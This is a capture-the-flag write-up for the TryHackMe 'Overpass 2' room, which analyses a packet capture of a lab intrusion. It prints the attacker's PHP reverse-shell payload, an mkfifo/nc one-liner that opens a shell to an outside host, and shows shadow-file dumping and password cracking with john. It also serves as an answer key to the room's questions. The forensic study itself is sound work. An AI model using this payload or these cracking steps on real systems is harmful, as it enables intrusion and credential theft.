Index

Setup

We first need to connect to the tryhackme VPN server. You can get more information regarding this by visiting the Access page.

I'll be using openvpn to connect to the server. Here's the command:


```
$ sudo openvpn --config NovusEdge.ovpn
```

Task 1

The room provides us with a packet capture record file: `overpass2.pcapng`. We can check it's contents by loading it in wireshark.

```
# Always check the checksum provided!
$ md5sum overpass2.pcapng && echo
"11c3b2e9221865580295bc662c35c6dc"
11c3b2e9221865580295bc662c35c6dc  overpass2.pcapng
11c3b2e9221865580295bc662c35c6dc

# Loading the file using wireshark from the command line:
$ wireshark overpass2.pcapng &
```

Reading the first question, we can discern that we're looking for a POST request to some endpoint on the target that presumably uploads a reverse shell that the hacker used.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
overpass2.pcapng
Packets: 3896 · Displayed: 3896 (100.0%)
Profile: Default

```
No.  Time          Source           Destination      Protocol Length Info
   1 0.000000000   192.168.170.145  192.168.170.159  TCP        74 47732 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3256059711 TSecr=0 WS=128
   2 0.000122542   192.168.170.159  192.168.170.145  TCP        74 80 → 47732 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=894438874 TSecr=3256059711 …
   3 0.000211854   192.168.170.145  192.168.170.159  TCP        66 47732 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3256059711 TSecr=894438874
   4 0.000326676   192.168.170.145  192.168.170.159  HTTP      484 GET /development/ HTTP/1.1
   5 0.000342046   192.168.170.159  192.168.170.145  TCP        66 80 → 47732 [ACK] Seq=1 Ack=419 Win=64768 Len=0 TSval=894438874 TSecr=3256059711
   6 0.000860947   192.168.170.159  192.168.170.145  HTTP     1078 HTTP/1.1 200 OK  (text/html)
   7 0.000863357   192.168.170.145  192.168.170.159  TCP        66 47732 → 80 [ACK] Seq=419 Ack=1013 Win=64128 Len=0 TSval=3256059712 TSecr=894438875
   8 5.002042815   192.168.170.145  192.168.170.159  TCP        66 47732 → 80 [FIN, ACK] Seq=419 Ack=1013 Win=64128 Len=0 TSval=3256064713 TSecr=894438875
   9 5.002197308   192.168.170.159  192.168.170.145  TCP        66 80 → 47732 [FIN, ACK] Seq=1013 Ack=420 Win=64768 Len=0 TSval=894443876 TSecr=3256064713
  10 5.002289760   192.168.170.145  192.168.170.159  TCP        66 47732 → 80 [ACK] Seq=420 Ack=1014 Win=64128 Len=0 TSval=3256064713 TSecr=894443876
  11 7.915625379   192.168.170.145  192.168.170.159  TCP        74 47734 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3256067626 TSecr=0 WS=128
  12 7.915783662   192.168.170.159  192.168.170.145  TCP        74 80 → 47734 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=894446790 TSecr=3256067626 …
  13 7.915903135   192.168.170.145  192.168.170.159  TCP        66 47734 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3256067627 TSecr=894446790
  14 7.915992166   192.168.170.145  192.168.170.159  HTTP     1026 POST /development/upload.php HTTP/1.1  (application/x-php)
  15 7.916108038   192.168.170.159  192.168.170.145  TCP        66 80 → 47734 [ACK] Seq=1 Ack=961 Win=64256 Len=0 TSval=894446790 TSecr=3256067627
  16 7.916964256   192.168.170.159  192.168.170.145  HTTP      309 HTTP/1.1 200 OK  (text/html)
  17 7.916975776   192.168.170.145  192.168.170.159  TCP        66 47734 → 80 [ACK] Seq=961 Ack=244 Win=64128 Len=0 TSval=3256067628 TSecr=894446791
  18 11.984825193  192.168.170.145  192.168.170.159  HTTP      401 GET /development/uploads/ HTTP/1.1
  19 11.985407246  192.168.170.159  192.168.170.145  HTTP      788 HTTP/1.1 200 OK  (text/html)
  20 11.985492397  192.168.170.145  192.168.170.159  TCP        66 47734 → 80 [ACK] Seq=1296 Ack=966 Win=64128 Len=0 TSval=3256071696 TSecr=894450859
  21 16.986459371  192.168.170.145  192.168.170.159  TCP        66 47734 → 80 [FIN, ACK] Seq=1296 Ack=966 Win=64128 Len=0 TSval=3256076697 TSecr=894450859
  22 16.986574454  192.168.170.159  192.168.170.145  TCP        66 80 → 47734 [FIN, ACK] Seq=966 Ack=1297 Win=64128 Len=0 TSval=894455860 TSecr=3256076697
  23 16.986655155  192.168.170.145  192.168.170.159  TCP        66 47734 → 80 [ACK] Seq=1297 Ack=967 Win=64128 Len=0 TSval=3256076697 TSecr=894455860
  24 28.573920433  192.168.170.145  192.168.170.159  TCP        74 47736 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3256088284 TSecr=0 WS=128
  25 28.574038675  192.168.170.159  192.168.170.145  TCP        74 80 → 47736 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=894467447 TSecr=3256088284 …
  26 28.574114977  192.168.170.145  192.168.170.159  TCP        66 47736 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=3256088284 TSecr=894467447
  27 28.574178738  192.168.170.145  192.168.170.159  HTTP      466 GET /development/uploads/payload.php HTTP/1.1
```


```
› Frame 14: 1026 bytes on wire (8208 bits), 1026 bytes captured (8208 bits) on interface ens33, id 0
› Ethernet II, Src: VMware_17:ba:48 (00:0c:29:17:ba:48), Dst: VMware_6e:18:17 (00:0c:29:6e:18:17)
› Internet Protocol Version 4, Src: 192.168.170.145, Dst: 192.168.170.159
› Transmission Control Protocol, Src Port: 47734, Dst Port: 80, Seq: 1, Ack: 1, Len: 960
⌄ Hypertext Transfer Protocol
  ⌄ POST /development/upload.php HTTP/1.1\r\n
    › [Expert Info (Chat/Sequence): POST /development/upload.php HTTP/1.1\r\n]
      Request Method: POST
      Request URI: /development/upload.php
      Request Version: HTTP/1.1
    Host: 192.168.170.159\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Referer: http://192.168.170.159/development/\r\n
    Content-Type: multipart/form-data; boundary=---------------------------1809049028579987031515260006\r\n
  ⌄ Content-Length: 454\r\n
      [Content length: 454]
    Connection: keep-alive\r\n
```

```
0000  00 0c 29 6e 18 17 00 0c  29 17 ba 48 08 00 45 00   ··)n····  )··H·
0010  03 f4 0a 2e 40 00 40 06  56 54 c0 a8 aa 91 c0 a8   ····.@·@  VT···
0020  aa 9f ba 76 00 50 9e c3  72 f3 3a 0d 12 27 80 18   ···v·P··  r·:··
0030  01 f6 a9 f3 00 00 01 01  08 0a c2 13 a6 2b 35 50   ········  ·····
0040  2c c6 50 4f 53 54 20 2f  64 65 76 65 6c 6f 70 6d   ,·POST /  devel
0050  65 6e 74 2f 75 70 6c 6f  61 64 2e 70 68 70 20 48   ent/uplo  ad.ph
0060  54 54 50 2f 31 2e 31 0d  0a 48 6f 73 74 3a 20 31   TTP/1.1·  ·Host
0070  39 32 2e 31 36 38 2e 31  37 30 2e 31 35 39 0d 0a   92.168.1  70.15
0080  55 73 65 72 2d 41 67 65  6e 74 3a 20 4d 6f 7a 69   User-Age  nt: M
0090  6c 6c 61 2f 35 2e 30 20  28 58 31 31 3b 20 4c 69   lla/5.0   (X11;
00a0  6e 75 78 20 78 38 36 5f  36 34 3b 20 72 76 3a 36   nux x86_  64; r
00b0  38 2e 30 29 20 47 65 63  6b 6f 2f 32 30 31 30 30   8.0) Gec  ko/20
00c0  31 30 31 20 46 69 72 65  66 6f 78 2f 36 38 2e 30   101 Fire  fox/6
00d0  0d 0a 41 63 63 65 70 74  3a 20 74 65 78 74 2f 68   ··Accept  : tex
00e0  74 6d 6c 2c 61 70 70 6c  69 63 61 74 69 6f 6e 2f   tml,appl  icati
00f0  78 68 74 6d 6c 2b 78 6d  6c 2c 61 70 70 6c 69 63   xhtml+xm  l,app
0100  61 74 69 6f 6e 2f 78 6d  6c 3b 71 3d 30 2e 39 2c   ation/xm  l;q=0
0110  2a 2f 2a 3b 71 3d 30 2e  38 0d 0a 41 63 63 65 70   */*;q=0.  8··Ac
0120  74 2d 4c 61 6e 67 75 61  67 65 3a 20 65 6e 2d 55   t-Langua  ge: e
0130  53 2c 65 6e 3b 71 3d 30  2e 35 0d 0a 41 63 63 65   S,en;q=0  .5··A
0140  70 74 2d 45 6e 63 6f 64  69 6e 67 3a 20 67 7a 69   pt-Encod  ing:
0150  70 2c 20 64 65 66 6c 61  74 65 0d 0a 52 65 66 65   p, defla  te··R
```

Looking through the packet capture record, we can clearly see *packet number 17* records a POST request to `/development/upload.php`, which is most likely what we were looking for. This gives the answer to the first question in the task:

> What was the URL of the page they used to upload a reverse shell?
>
> Answer: `/development/`

If we follow the TCP stream, we can see the contents of the file uploaded:



```
POST /development/upload.php HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.170.159/development/
Content-Type: multipart/form-data; boundary=---------------------------1809049028579987031515260006
Content-Length: 454
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------1809049028579987031515260006
Content-Disposition: form-data; name="fileToUpload"; filename="payload.php"
Content-Type: application/x-php

<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>

-----------------------------1809049028579987031515260006
Content-Disposition: form-data; name="submit"

Upload File
-----------------------------1809049028579987031515260006--
HTTP/1.1 200 OK
Date: Tue, 21 Jul 2020 20:34:01 GMT
Server: Apache/2.4.29 (Ubuntu)
Content-Length: 39
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

The file payload.php has been uploaded.GET /development/uploads/ HTTP/1.1
Host: 192.168.170.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Tue, 21 Jul 2020 20:34:05 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 472
Keep-Alive: timeout=5, max=99
```

2 client pkts, 2 server pkts, 3 turns.


Entire conversation (2,260 bytes)   Show data as ASCII   Stream 1

Find:

This gives us the answer to the next question:

> What payload did the attacker use to gain access?
>
> Answer: `<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>`

Following the TCP stream from packet 30, we can clearly see what the hacker did when they got initial access through the reverse shell:



```
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@overpass-production:/var/www/html/development/uploads$ ls -lAh
ls -lAh
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ cat .overpass
cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQH96?6G6C?@E62CE:?DE2?EQN.www-data@overpass-production:/var/www/html/development/uploads$ su
james
su james
Password: whenevernoteartinstant

james@overpass-production:/var/www/html/development/uploads$ cd ~
cd ~
james@overpass-production:~$ sudo -l]
sudo -l]
sudo: invalid option -- ']'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
            [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] file ...
james@overpass-production:~$ sudo -l
sudo -l
[sudo] password for james: whenevernoteartinstant

Matching Defaults entries for james on overpass-production:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on overpass-production:
    (ALL : ALL) ALL
james@overpass-production:~$ sudo cat /etc/shadow
sudo cat /etc/shadow
root:*:18295:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
```

And there it is... the password the hacker used for privesc:

> What password did the attacker use to privesc?
>
> Answer: `whenevernoteartinstant`

Next, we also observe that the hacker creates a ssh backdoor using: https://github.com/NinjaJc01/ssh-backdoor

> How did the attacker establish persistence?
>
> Answer: `https://github.com/NinjaJc01/ssh-backdoor`

As the next question suggests, we're to crack all the passwords from the shadow file dumped by the hacker using the fasttrack wordlist:

```
$ cat shadowfile
root:*:18295:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::
news:*:18295:0:99999:7:::
uucp:*:18295:0:99999:7:::
proxy:*:18295:0:99999:7:::
www-data:*:18295:0:99999:7:::
backup:*:18295:0:99999:7:::
list:*:18295:0:99999:7:::
irc:*:18295:0:99999:7:::
gnats:*:18295:0:99999:7:::
nobody:*:18295:0:99999:7:::
systemd-network:*:18295:0:99999:7:::
systemd-resolve:*:18295:0:99999:7:::
syslog:*:18295:0:99999:7:::
messagebus:*:18295:0:99999:7:::
_apt:*:18295:0:99999:7:::
lxd:*:18295:0:99999:7:::
uuidd:*:18295:0:99999:7:::
dnsmasq:*:18295:0:99999:7:::
landscape:*:18295:0:99999:7:::
pollinate:*:18295:0:99999:7:::
sshd:*:18464:0:99999:7:::
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8Lu
BReDV5e1Pu/VuRskugt1Ckul/SKGX.5PyMpzAYo3Cg/:18464:0:99999:7::
:
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJI
jG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7
:::
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEO
TcqCAlMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:18464:0:99999:7:
::
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH0
5tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjY
```

```
bqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:18464:0:99999:
7 :::


# Cracking the passwords:
$ sudo john --wordlist=/usr/share/wordlists/fasttrack.txt
shadowfile
...
secret12         (bee)
abcd123          (szymex)
1qaz2wsx         (muirland)
secuirty3        (paradox)
...
```

Well, this gives us the answer to the next question in the task:

> Using the fasttrack wordlist, how many of the system passwords were crackable?
>
> Answer: `4`

Task 2

As the task dictates, when we look through the source code for the backdoor at: https://github.com/NinjaJc01/ssh-backdoor in conjunction with the packet capture records, we get the answers for several questions:

> What's the default hash for the backdoor?
>
> Answer: `bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3`

> What's the hardcoded salt for the backdoor?
>
> Answer: `1c362db832f3f864c8c2fe05f2002a05`

> What was the hash that the attacker used? - go back to the PCAP for this!
>
> Answer: `6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed`

Looking through the source code, we also notice that the hash is of type: `sha512($pass.$salt)`
With this information, we can now try to crack the password:

